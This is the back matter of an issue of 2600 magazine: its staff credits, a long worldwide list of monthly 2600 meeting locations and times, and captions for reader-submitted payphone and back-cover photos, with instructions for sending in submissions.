
Cover
Dabu Ch'wald

Office Manager
Tampruf

S T A F F

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Courtney Barnett & Kurt Vile, Pinebelt Pickers, Alexander Jarl, CoCos, Sly & The Revolutionaries & Jah Thomas, Neil Young

Shout Outs: Allegheny Echoes, Spitfire Coffee, Grand Ole Opry, Freedom of the Press Foundation, Goodlettsville

***2600* is written by members of the global hacker community.**
You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.

• • • •

MEETINGS

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.
Saavedra: Pizzeria La Farola de Saavedra, Ave Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast League Club (level 2 in the outdoor area). 6 pm
Melbourne: Captain Melville, 34 Franklin St. 6 pm
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, first floor, Place de la Republique. 6 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: Pub Lora Craft, Pokrovka St 1/13/6. 7 pm
Murmansk: Rock and Roll Music Bar, pr. Lenina, 11. **7 pm**

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Bell Hotel Pub, lower floor near the TV. 6 pm

Scotland

Edinburgh: The Amber Rose, 22-26 Castle St. 6 pm
Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Lux Central, 4400 N Central Ave. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Tucson: BlackRock Brewers, 1664 S Research Loop #200. 6 pm

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (business park behind the thrift store). 7 pm
Chico: Starbucks, 246 Broadway St. 6 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Wallingford: Panera Bread, 1094 N Colony Rd. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: Playalinda Brewing Co,, 305 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: City Market, 2nd floor, just outside Tomlinson Tap Room.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm

Texas

Austin: Whole Foods 2nd floor pavilion, 525 N Lamar Blvd. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 915 E Hawthorne Rd.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

International Payphones

Thailand. Found outside the police station on the main road in Chiang Mai near the city zoo.

Photo by James Schumacher

Scotland. This BT payphone was found in Brig o'Turk and is clearly getting a lot of use. Ironically, there was no GSM service here.

Photo by Tad

Turkey. Hidden behind a tree in Istanbul, this little phone takes no coins and may only be known to the graffiti artists and sticker people who stop by.

Photo by joshua dellinger

Hungary. This payphone from United Telecom Investment in the small town of Herend accepts both Hungarian and Euro coins and still provides a dial tone.

Photo by Richard Hanisch

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

Spotted at North 2nd Street, Minneapolis, Minnesota by **tom wik**, this is one of our absolute favorite buildings bearing our name. We especially like the collection of stones where anyone else would have put a window.

If you ever get a chance to take a tour anywhere, always make sure it's a "hacker" tour. They're so much more fun! Thanks to **Richard Hanisch** for sending this one in from Vienna, Austria, who hopefully kept their servers secure while a bus full of hackers was in town.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.